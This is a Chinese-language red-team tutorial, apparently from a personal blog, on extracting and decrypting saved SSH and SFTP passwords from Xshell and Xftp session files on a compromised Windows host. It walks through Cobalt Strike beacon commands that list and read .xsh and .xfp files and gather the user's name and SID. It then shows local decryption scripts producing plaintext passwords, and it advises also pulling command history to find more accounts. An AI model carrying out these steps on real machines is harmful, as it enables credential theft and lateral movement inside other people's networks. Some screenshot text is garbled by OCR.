内网密码搜集 [Win SSH及 SFTP 客户端密码 xmanager 全系列 最新版 解密]

前言 [以下所有操作将全部在管理员权限下进行]


Xmanager 是一个工具**套件**,里面包括了像 Xhell,xftp...这样的工具集合,Xshell 跟 SecureCRT 其实是不分伯仲的两款运维日常基础管理工具,相比 SecureCRT 大家可能更熟悉这个,所以,就不多啰嗦了,至于 xftp 其实就是个 ftp 客户端工具,目的依旧,解密 xshell,xftp 中所保存的各种连接密码,比如,ssh,ftp...

0x01 首先,依然是得先想办法确定目标 xshell 的详细版本

如下可知,目标 xmanager 套装版本为 6.x

beacon> powershell-import /home/checker/Desktop/ListInstalledPrograms.ps1

beacon> powershell Get-list



另外,既然是抓密码,前提就是目标机器中必须得保存的有连接密码才行,如下确实勾选了



0x02 不同版本 xshell 的 session 文件的默认保存位置亦有所不同

如下是 Xshell / Xftp 6.x session 文件默的认保存位置

特别注意,不同于 SecureCRT, xshell 的 session 文件默认都是以.xsh 结尾的,而 xftp 的 session 文件都是以.xfp 结尾的,命名比较规律

beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\" beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\" [*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang Computer\6\Xshell\Sessions\" [+] host called home, sent: 98 bytes [+] received output: 驱动器 C 中的卷没有标签。 卷的序列号是 B8E7-0E0A C:\Users\admin\Documents\NetSarang Computer\6\Xshell\Sessions 的目录 2019/03/19 11:34 <DIR> 2019/03/19 11:34 <DIR> 7,822 default 2019/03/19 11:04 2019/03/27 17:30 21 folder.ini 2019/03/19 13:30 7,978 HeightLAMP.xsh 7,972 Mid LAMP.xsh 2019/03/19 11:34 4 个文件 23,793 字节 2 个目录 38,554,284,032 可用字节

如下则是 Xshell / Xftp 5.x session 文件的默认保存位置

XShell 5 %userprofile%\Documents\NetSarang\Xshell\Sessions
XFtp 5 %userprofile%\Documents\NetSarang\Xftp\Sessions

5.x 中的 session 文件位置

beacon> shell dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"

```
beacon> shell dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"
[*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang\Xshell\Sessions"
[+] host called home, sent: 86 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 52F7-5EA8
 C:\Users\mary\Documents\NetSarang\Xshell\Sessions 的目录
2019/03/27 17:40
                    <DIR>
                    <DIR>
2019/03/27 17:40
                              326 default
2018/12/07 09:48
2019/03/27 17:41
                             2,862 demo.xsh
2019/03/07 10:49
                               21 folder.ini
              3 个文件
                              3,209 字节
              2 个目录 27,339,837,440 可用字节
```

0x03 接着,本地准备好解密环境

因为此解密脚本也是基于 python3.x 的,所以,相关环境必须要事先都准备好,核心无非就是安装几个加密库而已
pip3.7.exe install blowfish
pip3.7.exe install pypiwin32

同样,在安装 pycrypto 库时,要先装好 visualcppbuildtools_full.exe 编译工具,不然安装会报错 # set CL=/FI"C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\include\stdint.h" %CL% # pip3.7.exe install pycrypto

0x04 最后,将目标系统当前用户的 用户名 及 该用户名所对应的 sid 包括指定 session 文件中的密码 hash 都一起取回来进行本地解密 [因为 x 系列产品都是用这些信息加密的]

如上所述, 先将目标机器当前的 **用户名** 及 **其对应的 sid** 取回来, 如下

admin S-1-5-21-3294580014-2894135279-2638859890-1001

之后,再将目标机器上指定 session 文件中的密码 hash 也取回来,如下

beacon> shell type "C:\Users\admin\Documents\NetSarang Computer\6\Xshell\Sessions\HeightLAMP.xsh"

Password=8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4

UseInitScript=0
TelnetLoginPrompt=ogin:
Password=8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4
RloginPasswordPrompt=assword:
UseExpectSend=0
TelnetPasswordPrompt=assword:
ExpectSend_Count=0

最后,回到本地机器利用脚本尝试解密,-d表示解密,-ver指定xshell/xftp版本,-user指定当前用户名,-sid指定当前用户sid,结尾再跟上密码hash,实际的解密效果如下

python XShellCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yxhfswCjgNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x3lW2T4

© 管理员:命令提示符

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>python XShellCryptoHelper.py -d -ver 6.0 -user d S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yxhfswCjgNFBISFDEoKy3t85yCSUJT5Ev1HUmF+Kjve9x31₩2T4 admin!@#45

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>

0x05 关于 xftp 6.x 的解密过程

过程和 xshell 基本一致,只是 session 文件保存的目录位置有所不同而已,此处不再赘述,快速过一遍

beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions"

beacon> shell dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions" [*] Tasked beacon to run: dir "%userprofile%\Documents\NetSarang Computer\6\Xftp\Sessions" [+] host called home, sent: 95 bytes [+] received output: 驱动器 C 中的卷没有标签。 卷的序列号是 B8E7-0E0A C:\Users\admin\Documents\NetSarang Computer\6\Xftp\Sessions 的目录 2019/03/19 12:59 <DIR> 2019/03/19 12:59 <DIR> 2019/03/19 13:03 21 folder.ini 2019/03/19 13:04 3,532 Proftpd.xfp 3,553 字节 2 个文件 2 个目录 38,554,218,496 可用字节

 $be a con> shell type "C:\Users\admin\Documents\NetSarang Computer\6\Xftp\Sessions\Proftpd.xfp" and the computer of the compu$

AutoRefresh=FALSE
RetryTimer=5
Password=8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8S7ioH28qtEipGA==
Anonymous=FALSE
UserKeyPassPhrase=
UseMainConnectionOnly=FALSE
Description=

python XFtpCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8S7ioH28qtEipGA==


```
■ 管理员:命令提示符

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>python XFtpCryptoHelper.py -d -ver 6.0 -user a $-1-5-21-3294580014-2894135279-2638859890-1001 8EHL0yyMaXbltUEEFb3pCL1N7hXfsWepyHP8$7ioH28qtEipGA== admin

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>
```

0x06 实际问题

当目标设置了 xshell 启动密码之后,上面的解密方式也会因此失效,具体如下



取消

python XShellCryptoHelper.py -d -ver 6.0 -user admin -sid S-1-5-21-3294580014-2894135279-2638859890-1001 vlJWoole9vN5pwNFBISFDEoKy3t85yCSVJT5Ev1HUmF+Kjve9x31W2T4

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>python XShellCryptoHelper.py -d -ver 6.0 -user d S-1-5-21-3294580014-2894135279-2638859890-1001 vlJWoole9vN5pwNFBISFDEoKy3t85yCSUJT5Ev1HUmF+Kjve9x31W2T4


Traceback (most recent call last):
 File "XShellCryptoHelper.py", line 109, in <module>
 main()
 File "XShellCryptoHelper.py", line 106, in main
 print(cipher.DecryptString(target))
 File "D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3\XmanagerCrypto.py", line 49, in Decryp
 raise ValueError('Cannot decrypt string. The key is wrong!')

UslueError: Cannot decrypt string. The key is wrong!

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>

D:\抓hash\客户端解密\Xshell系列产品解密\Xmanager-encrypt-password\python3>

其实,关于xshell 自身的安全选项还是非常多的,稍有安全意识的运维,几乎都不会出现类似这样的低级问题,其实还是那句话,安不安全主要还在于用的人是不是真的会用,工具做的再安全,如果用的人是个傻逼,还是等于什么都没做



跟之前一样,除了保存在软件中的各类连接密码,本地如果保存的还有命令历史记录最好也一并拖回来仔细看看,运气好的化说不定还能撞到一些有用的账号密码



小结:

大家可能也都注意到了,此处之所以没说 putty,主要还是因为真正的运维极少会去用它,相反只有一些非专业的运维人员才有可能会去用,受力面比较窄,所以直接忽略了,ok,今天就先到这儿吧,有任何问题欢迎及时反馈,非常感谢,也祝弟兄们好运 😂

注: 所有文章仅供安全研究之用

有任何问题,请直接联系该文章作者

一律严禁私自外传,由此所的引发的一切不良后果,均由读者自行承担

更多高质量精品实用干货分享,请扫码关注个人微信公众号,或者直接加入小密圈与众多资深 apt 及红队玩家一起深度学习交流:)

微信公众号



加入小密圈

